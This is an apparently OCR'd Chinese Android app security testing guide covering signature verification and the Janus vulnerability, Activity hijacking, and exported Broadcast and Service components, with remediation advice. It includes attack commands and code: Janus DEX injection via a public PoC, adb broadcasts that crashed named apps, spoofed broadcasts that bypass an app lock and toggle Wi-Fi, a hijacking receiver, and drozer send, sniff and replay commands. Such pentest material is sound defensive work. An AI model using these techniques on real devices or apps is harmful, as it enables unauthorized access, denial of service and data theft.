


Android 客户端研究


Authors: Fanxs
URL: https://sec.mrfan.xyz/

签名检测

<table>
<tr><td>检测目的</td><td>检测客户端安装包是否正确签名。通过签名，可以检测出安装包在签名后是否被修改过。</td></tr>
<tr><td>方法</td><td>1.查看 META-INF 目录下的文件，若存在.SF 和.RSA 文件，则说明 APP 已经过了签名。
2.利用 GetApkInfo.jar，查看是否使用 v2.0 签名机制。</td></tr>
<tr><td>检测详情</td><td>使用 GetAPKInfo:
 

或者使用 apksigner
<pre>apksigner verify -v xxx.apk</pre>
apksigner 通常在 sdk/build-tools/25.0.2 目录下：
 
</td></tr>
<tr><td>修复建议</td><td>使用 v1.0 + v2.0 对 APP 进行签名。</td></tr>
<tr><td>相关背景</td><td>开发者发布了一个应用，该应用一定需要开发者使用他的私钥对其进行签名。恶意攻击者如果尝试修改了这个应用中的任何一个文件（包括代码和资源等），那么他就必须对 APK 进行重新签名，否则修改过的应用是无法安装到任何 Android 设备上的。但如果恶意攻击者用另一把私钥对 APK 签了名，并将这个修改过的 APK 对用户手机里的已有应用升级时，就会出现签名不一致的情况。因此，在正常情况下，Android 的签名机制起到了防篡改的作用。

- v1.0 签名的过程为：
1. 遍历 apk 中的所有子目录和文件，计算每个文件的 SHA1 摘要，然后用 base64 进行编码。将编码后的字符串和文件的路径存入 MANIFEST.MF 文件，如下图：
 

2. 计算 MANIFEST.MF 文件的 SHA1 摘要，base64 编码之后存入 CERT.SF 文件的 SHA1-Digest-Manifest 字段中。遍历 MANIFEST.MF 文件的所有项，计算每项的 SHA1 摘要，base64 编码之后存入 CERT.SF 文件，如下图：
 

3.用私钥计算出 CERT.SF 的数字签名，将此签名值以及公钥信息写入 CERT.RSA

- 验签过程：</td></tr>
</table>

Android 手机在安装 App 的时候，会对 App 的签名进行验证。只有签名验证通过，才能安装在手机上。验签过程和签名过程对应，分如下几步：

1. 计算 App 里每个文件的 SHA1 摘要并进行 base64 编码，将结果与 MANIFEST.MF 文件中的对应项进行比对，确认是否相同。
2. 遍历 MANIFEST.MF 文件，计算每项的 SHA1 摘要并进行 base64 编码，将结果与 CERT.SF 文件中的对应项进行比对，确认是否相同。
3. 验证 CERT.SF 文件的签名信息和 CERT.RSA 中的内容是否相同。

参考：https://blog.csdn.net/qq309909897/article/details/72234968

- Janus 漏洞和 v2.0 签名

Janus（CVE-2017-13156），该漏洞允许攻击者任意修改 Android 应用中的代码，而不会影响其签名。Janus 漏洞具体：

http://www.droidsec.cn/janus%E9%AB%98%E5%8D%B1%E6%BC%8F%E6%B4%9E%E6%B7%B1%E5%BA%A6%E5%88%86%E6%9E%90/

Janus 攻击步骤：

1. 从设备上取出目标应用的 APK 文件，并构造用于攻击的 DEX 文件；
2. 将攻击 DEX 文件与原 APK 文件简单拼接为一个新的文件；
3. 修复这个合并后的新文件的 ZIP 格式部分和 DEX 格式部分；

修复方案为使用 v2.0 签名机制。

v1.0 和 v2.0 两个版本的签名区别在于，前者是对 APK 中的每个文件进行签名，如果 APK 中某个文件被篡改了，那么签名验证将会通不过；后者则是对整个 APK 文件进行签名，只要 APK 文件的内容发生变化则签名失效。

	V1签名	V2签名
存储位置	<signer>.(RSA|DSA|EC)、<signer>.SF、MANIFEST.MF	ZIP文件格式central directory前
校验内容	解压文件	整个APK文件
支持版本	均可支持	Android 7.0以上




使用 APK 签名方案 v2 进行签名时，会在 APK 文件中插入一个 APK 签名分块，该分块位于“ZIP 中央目录”部分之前并紧邻该部分。在“APK 签名分块”内，v2 签名和签名者身份信息会存储在 APK 签名方案 v2 分块中。


图 1. 签名前和签名后的 APK

APK 签名方案 v2 是在 Android 7.0 (Nougat) 中引入的。为了使 APK 可在 Android 6.0 (Marshmallow) 及更低版本的设备上安装，应先使用 JAR 签名功能对 APK 进行签名，然后再使用 v2 方案对其进行签名。

参考：https://source.android.com/security/apksigning/v2

	Janus 漏洞利用方法：
	Github 脚本：
	`https://github.com/V-E-O/PoC/blob/master/CVE-2017-13156/janus.py`
	将 dex 文件附加到 apk 文件之上得到新 apk 文件 out.apk 文件：
	`janus.py class.dex demo.apk out.apk`


其他	**Android 应用签名使用方法：** 1.选择 Generate Signed APK  2. 选择证书或创建证书：   选择已有的证书：



3. 数字证书创建或选择完成后，点击 OK----->点击 Next------>Finish。

注意：生成后的数字证书千万不能丢失，还有密码也不能忘记了。因为这些东西对 app 以后的版本升级至关重要。

4. 签名机制的选择：



Activity 劫持

检测目的	检测应用登录 Activity 组件是否可被劫持。攻击者可以在本地监听用户的状态，当用户登陆或者输入交易密码时，弹出伪造的界面诱骗用户输入正确的账号口令，从而窃取用户信息。
方法	1. 编写并安装恶意 APP，针对目标测试 APP 进行 Activity 拦截。 2. 开启拦截后，打开目标 APP，弹出拦截页面后，查看原测试 APP 是否存在相关的弹窗或提醒，告诉用户 APP 已进入后台。
检测详情	/

修复建议	应用程序自身通过获取栈顶 activity，判断系统当前运行的程序，一旦发现应用切换（可能被劫持），给予用户提示以防范钓鱼程序的欺诈。
	获取栈顶 activity（如下图），当涉及敏感 activity（登录、交易等）切换时，判断当前是否仍留在原程序，若不是则通过 Toast 给予用户提示。
	`ComponentName cn=((ActivityManager) getSystemService(Context.ACTIVITY_SERVICE))`
	`.getRunningTasks(1).get(0).topActivity;`
	
	在前面建立的正常 Activity 的登陆界面（也就是 MainActivity）中重写 onKeyDown 方法和 onPause 方法，判断程序进入后台是否是用户自身造成的（触摸返回键或 HOME 键）这样一来，当其被覆盖时，就能够弹出警示信息。

相关背景	**Activity 劫持**，就是 APP 正常的 Activity 界面被恶意攻击 APP 的界面顶替，以仿冒的钓鱼 Activity 界面骗取用户的信息。举个例子来说，当用户打开安卓手机上的某一应用，进入到登陆页面，这时，恶意软件侦测到用户的这一动作，立即弹出一个与该应用界面相同的 Activity，覆盖掉了合法的 Activity，骗取用户的账号密码。 Activity 劫持漏洞的根本原因是： 1. Android 系统提供给了所有 APP 应用无需权限声明，**枚举当前运行进程**的 API。 2. Android 系统的 Activity 调度系统 AmS（ActivityManagerService）使用栈结构来调度 Activity,会展示栈顶的 Activity 界面。而任意 APP 或 Service,都可以在启动一个 Activity 时，设置标志位 FLAG_ACTIVITY_NEW_TASK，将这个 Activity 置于栈顶，覆盖掉展示的界面。 由上可见，此漏洞的产生原因是 Android 系统本身提供了所有 APP 这样做的能力，故根本无法从根本上防御。恶意 APP 程序，可以注册 1 个开机自启的后台 service，**不断轮询当前的运行进程**，当发现目标 APP 启动时，就启动 1 个仿冒的钓鱼 Activity 覆盖掉当前 Activity，劫持了目标 APP 的界面。 注意： 在 Lollipop 及以上的安卓系统中，调用 API 枚举当前运作进程需要申请权限。利用 UsageStatsManager，并且调用他的 queryUsageStats 方法来获得启动的历史记录，调用这个方法需要设置权限“Apps withusage access”。
其他	2018 年 Google 已经发布了 Android 9 Pie，经过两年的发展 Android 5.0 以上系统已经占据主导地位。纵观 Google 在 Android 系统安全方面的更新，每一版本都在遏制恶意软件方面做出了积极应对，这使得界面劫持技术变得更加困难。 2018 年 6 月，我们发现 MysteryBot[10]恶意软件家族开始适配高版本系统，它通过诱导用户授予 APP Device Administrator 和 AccessibilityService 权限，而后滥用 Usage Access 权限。Usage Access 权限可以获取一个时间段内的应用统计信息，按照使用时间排列后，即可获取当前最顶层的 APP。

Broadcast 组件-导出风险

检测目的	• 若 APP 中的 Broadcast Receiver 未能处理不正常的数据，可能导致 APP 拒绝服务。 • 若 APP 未能校验发出 Broadcast 的源 APP 就执行下一步，可能造成权限绕过。 • 若 APP 用 Broadcast 发出了敏感数据，则可能造成敏感数据泄露。 • 有序广播可能会被拦截，影响功能使用。
方法	1. 查看 AndroidManifest.xml，查看导出的广播 receiver 使用 drozer 对广播 receiver 进行测试。 2. 对于可能泄露敏感信息的广播，需要反编译 APK，查看是否有广播发出。
检测详情	/

修复建议	1. 私有广播接收器设置 exported=false,并且不配置 intent-filter。
	2. 对接收来的广播内容进行有效验证，并进行 NullPointer 检查，防止拒绝服务。
	3. 内部 app 之间的广播使用 protectionLevel=signature 验证其是否真是内部 app。
	4. 返回结果时需注意接收 APP 是否会泄露信息。
	5. 发送的广播包含敏感信息时需指定广播接收器，使用显示意图或者：
	`Intent setPackage(String packageName)`
	`-  Set an explicit application package name that limits the components this intent will resolve to`
	或直接使用本地广播 LocalBroadcastManager，防止其他 APP 收到广播。
	6. Ordered Broadcast 建议设置接收权限 receiverPermission，避免恶意应用设置高优先级抢收此广播后并执行 abortBroadcast()方法。

相关背景	Broadcast 广播组件是应用程序间的全局消息通信，每个 APP 发出的 Broadcast 会发向所有 APP。系统中也会发出广播，比如电量低、插入耳机、网络变更、输入法改变等，系统会发出这一类的系统广播，通知所有的 APP。若 APP 需要对某一类广播进行响应，只需要注册一个 BroadcastReceiver，在收到广播后进行处理。广播大部分时候扮演的是一个打开其他组件的角色，比如启动 Service，Notification 提示，Activity 等。
	
	广播类型：
	按广播注册方式的不同，可分为动态广播和静态广播：
	- 动态广播：
	在 Java 代码中指定 IntentFilter，监听指定的 Action。只有在程序启动后才能开始接受广播，之后必须要调用 unregisterReceiver 来取消广播注册。
	- 静态广播：
	在 AndroidManifest 中指定 IntentReceiver，可在程序未启动的情况下接受广播。
	
	范例：
	自定义 BroadcastReceiver 监听网络变化：
	`public class MyBRReceiver extends BroadcastReceiver{`
	`    @Override`
	`    public void onReceive(Context context, Intent intent) {`
	`        Toast.makeText(context,"网络状态发生改变~",Toast.LENGTH_SHORT).show();`
	`    }`
	`}`

动态广播在代码中动态注册：

```
public class MainActivity extends AppCompatActivity {
    MyBRReceiver myReceiver;

   @Override
    protected void onCreate(Bundle savedInstanceState) {
        ……
        myReceiver = new MyBRReceiver();
        IntentFilter itFilter = new IntentFilter();
        itFilter.addAction("android.net.conn.CONNECTIVITY_CHANGE");
        registerReceiver(myReceiver, itFilter);
    }

    @Override
    protected void onDestroy() {
        super.onDestroy();
        unregisterReceiver(myReceiver);
    }
}
```

静态广播在 AndroidManifest.xml 中静态注册：

```
<receiver android:name=".MyBRReceiver ">
    <intent-filter>
        <action android:name = "android.net.conn.CONNECTIVITY_CHANGE ">
    </intent-filter>
</receiver>
```

在测试时，对于静态广播和动态广播最大的区别是，静态广播能在 AndroidManifest.xml 中发现，而动态广播则需要反编译 APK，寻找 registerReceiver 函数来确定存在的广播进行测试。

广播按发送的顺序，也可分为：

- 标准（无序）广播：
  异步执行的广播，所有的 BroadcastReceiver 几乎在同一时间收到广播
- 有序广播：
  同步执行的广播，同一时间只有一个 BroadcastReceiver 能收到广播，在执行完当前的 BroadcastReceiver 的逻辑后，才会传递到下一个接受者，发送的顺序按优先度的高低排列。优先级可在 Intent-filter 的 android:priority 处进行设置数值，优先级越高，越先收到广播，而且 BroadcastReceiver 可以调用 abortBroadcast()截断广播之后的传递。(优先级可选项:-1000~1000)

BroadcastReceiver 导出可能存在的风险：

1. 拒绝服务：

BroadcastReceiver 在监听到广播后，读取 intent 中的内容做下一步操作。若此时 intent 中的数据为空或畸形数据，就可能导致 NullPointerException 或其他错误终止程序。

案例：

• 搜狗输入法安卓客户端本地拒绝服务漏洞（WooYun-2014-47716），APP 未能处理空数据，adb 中

```
am broadcast -n com.sohu.inputmethod.sogou/com.sohu.inputmethod.settings.receiver.ConnectReceiver
```

造成了 APP 崩溃。

• 百度某手机应用拒绝服务漏洞（WooYun-2014-53878），也未能处理空数据，adb 中

```
am broadcast -n com.baidu.appsearch/com.baidu.pcsuite.swiftp.RequestStartStopReceiver
```

造成了 APP 崩溃。

•手机百度 4.5.1Android 客户端 DOS 攻击（WooYun-2013-34181），伪造广播的 intent.extra 数据不足，导致空 extra 造成拒绝服务攻击。

• 某 APP 进行测试时，用一段代码进行 DOS 攻击：

```
public class MainActivity extends AppCompatActivity {

    public static class Ser implements Serializable {
    }


    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        Intent i = new Intent();
        i.setClassName( packageName: "[redacted]", className: "[redacted]");
        i.putExtra( name: "S",new Ser());
        startActivity(i);
    }
}
```

测试方法：

```
//获取 broadcast receivers 信息

run app.broadcast.info -a com.package.name

//发送空 action

run app.broadcast.send --component 包名 ReceiverName

//全局发送空 extras

run app.broadcast.send --action android.intent.action.XXX
```

2. 权限绕过：

APP 的 BroadcastReceiver 在收到广播后，进行下一步操作，但却没有对发出广播的源应用做出权限控制。恶意程序可伪造广播信息，导致欺骗 APP 进行未授权的操作。

案例：

• 酷派最安全手机 s6 程序锁绕过（wooyun-2014-084516），系统提供了对应用程序加锁的功能。而解锁的操作通过一个 BroadcastReceiver 做监听。攻击者可伪造广播：

```
am broadcast -a android.intent.action.PACKAGE_FULLY_REMOVED -d package:com.wumii.android.mimi
```

导致未授权解锁。

• 无须权限随意开启和关闭手机 wifi 功能（wooyun-2013-019579），华为荣耀 3X Android4.2 提权打电话漏洞（WooYun-2014-68478）等，都是由于系统的某 BroadcastReceiver 在监听到广播时，会自动调用相关功能，但未校验发出广播的 APP 是否存在调用此功能的权限。

```
//无须权限随意开启和关闭手机 wifi 功能

Intent intent = new Intent("test");
intent.setClassName("com.android.settings",
"com.android.settings.widget.SettingsAppWidgetProvider");
```

```
intent.addCategory(Intent.CATEGORY_ALTERNATIVE);
intent.setData(Uri.fromParts("0", "0", "0"));
sendBroadcast(intent);
```

应用无需申请 WIFI、蓝牙等使用权限，就可以开关相关功能。

测试方法：

先使用 drozer 尝试发送广播：

```
run app.broadcast.send --component 包名 广播名 --action android.intent.action.XXX
```

比如：

```
run app.broadcast.send --component com.example.twx.broadcasttutorial com.example.twx.broadcasttutoria
l.MyBRReceiver --action com.broadcastTutorial.testing
```

若广播要求包含具体数据，需要对 APP 进行反编译后，加上具体数值进行测试：

```
run app.broadcast.send [-h] [--action ACTION] [--category CATEGORY [CATEGORY …]] [--component PACKAGE
 COMPONENT] [--data-uri DATA_URI] [--extra TYPE KEY VALUE] [--flags FLAGS [FLAGS …]] [--mimetype MIME
TYPE]
```

或使用 run.app.broadcast.sniff 监听 APP 授权操作时收到的广播，再进行恶意重放：

```
run app.broadcast.sniff [-h] [--action ACTION] [--category CATEGORY [CATEGORY …]] [--data-authority H
OST PORT] [--data-path PATH TYPE] [--data-scheme DATA_SCHEME [DATA_SCHEME …]] [--data-type DATA_TYPE
[DATA_TYPE …]]
```

比如：

```
run app.broadcast.send --component com.example.twx.broadcasttutorial com.example.twx.broadcasttutoria
l.MyBRReceiver --action com.broadcastTutorial.testing --extra string name 1234oo
```

比如，监听网络变化，在 drozer 中调用：


```
run app.broadcast.sniff --action android.net.conn.CONNECTIVITY_CHANGE
```

能看到广播中 intent 的具体数据，再根据嗅探到的广播数据，进行广播伪造。

对下面测试的 APP 发出广播：

```
am broadcast -a com.broadcastTutorial.testing --es name “1234”
```

可以在 sniff 中看到发出的广播的 extra 数据：



3. 有序广播劫持

有序广播会根据 BroadcastReceiver 优先级的高低来发送，恶意程序可注册优先级较高的接收器，接收到有序广播后丢弃，来阻止相关功能的运作。优先级概念：对于同一数值的优先级别，动态注册优先于静态注册。而在动态注册中，最早动态注册优先级别最高。在静态注册中，最早安装的程序，静态注册优先级别最高。（皆为同一优先级别时的情况）

案例：

su 提权广播劫持导致拒绝服务攻击（wooyun-2013-019422），应用在使用 su 进行提权时，系统中的 su 直接使用 am 命令发送提权的有序广播到 superuser(root 授权管理软件)。广播并没有对接受者的身份进行验证，攻击者可注册一个高优先级的接收器接受并终止广播：

AndroidManifest.xml:

```
<receiver android:name=".FakeSuRequestReceiver" >
    <intent-filter android:priority="10000">
        <action android:name="com.noshufou.android.su.REQUEST" />
    </intent-filter>
</receiver>
```

APP:

```
public class FakeSuRequestReceiver extends BroadcastReceiver {
         public void onReceive(Context arg0, Intent arg1) {
                   abortBroadcast();
         }
}
```

以此终止了广播后，app 的提权就无法进行，比如 LBE 安全大师的主动防御需要 root 权限，提权失败后就正常工作。

4.敏感信息泄露

当广播用于传递敏感信息时，应对可收到广播的 APP 进行校验，否则恶意 APP 可注册广播接收器造成信息泄露。

•CVE-2018-9581，安卓 RSSI 广播敏感信息泄露漏洞。APP 在未声明使用 android.net.wifi.STATE 权限时，可注册一个 BroadcastReceiver 来监听系统发出的 RSSI 相关广播，以此获得用户的 WIFI 状态信息。

• 某 APP 会在广播中发送用户的认证信息，容易被恶意 APP 所收听。

对于有序广播劫持和敏感信息泄露的问题，都是因为包含广播发送给了不应该收到的 APP。

修复方案:

1.设置 permission:

为了防止有序广播劫持和敏感信息泄露，应该在发送广播时，添加 receiverPermission，使用 signature 的 permissionLevel 来做严格校验：

```
public void sendOrderedBroadcast(Intent intent, String receiverPermission)
public void sendBroadcast(Intent intent, String receiverPermission)
```

发送方：

```
//在 AndroidManifest.xml 中定义 permission:
```

```
<permission
android:protectionLevel="signature"
android:name="com.example.permission"
/>
//代码中：
private static string PREDEFINED_PERMISSION = “com.example.permission”;
sendOrderedBroadcast(intent, PREDEFINED_PERMISSION);
```

接收方：

```
<uses-permission android:name="com.example.permission”>
```

2.使用显性 intent

对广播发送的 intent 使用 setComponent 或者 setClass，以此限制能解析这个 intent 的包或者类。

```
//使用 setComponent,setClass 或者 setPackage(安卓 API 版本大于 4.0)
Intent target = new Intent();
target.setComponent(“com.target.packageName”);
target.putExtras(“name”,”abc”);
sendBroadcast(target);
```

写了测试的 receiver:

```
<receiver android:name=".MyBRReceiver" android:exported="true">
    <intent-filter>
        <action android:name="com.broadcastTutorial.testing"></action>
    </intent-filter>
</receiver>
```

```
public class MyBRReceiver extends BroadcastReceiver {
    @Override
    public void onReceive(Context context, Intent intent) {
        String data = "nothing";
        if(intent.getStringExtra( name: "name")!=null){
            data = intent.getStringExtra( name: "name");
        }
        Toast.makeText(context, text: "收到了广播:"+data,Toast.LENGTH_SHORT).show();
    }
}
```

使用 drozer 发出广播后，会显示收到了广播：

```
run app.broadcast.send --action com.broadcastTutorial.testing --extra string name 1234
```

而指明了 intent 的 component 后，不再显示收到了广播：

	run app.broadcast.send --component com.error com.example.twx.broadcasttutorial.MyBRReceiver --action com.broadcastTutorial.testing --extra string name 1234 因此使用显性的 intent 后，可以防止恶意 APP 收到广播。
其他	/
参考	https://wiki.sei.cmu.edu/confluence/display/android/DRD03-J.+Do+not+broadcast+sensitive+information+using+an+implicit+intent http://www.droidsec.cn/android-broadcast-security/ http://www.runoob.com/w3cnote/android-tutorial-broadcastreceiver.html

Service 组件-导出风险

检测目的	导出的 Service 组件可能被恶意程序调用，导致未授权实现了 service 的功能。而正在运行的 service 服务，也可能由于被恶意程序恶意调用，产生了 error 而终止运行。

方法	1. 查看 app 的 manifest 文件，找到所有 exported 不为 false 的 service 和 action 进行测试。
	2. 使用 drozer 进行测试：
	`run app.service.start --action com.example.application.service`
	尝试直接打开 service，查看是否可未授权使用 service。
	3. 需要参数时，使用：
	`run app.service.start --action com.example.application.service --extra string name 123`
	若需要参数进行未授权攻击，需要反编译 app 找到具体参数。

检测详情	/
修复建议	
相关背景	Service 组件常用于应用进行后台工作，如下载文件、数据传输等。
其他	/
参考	

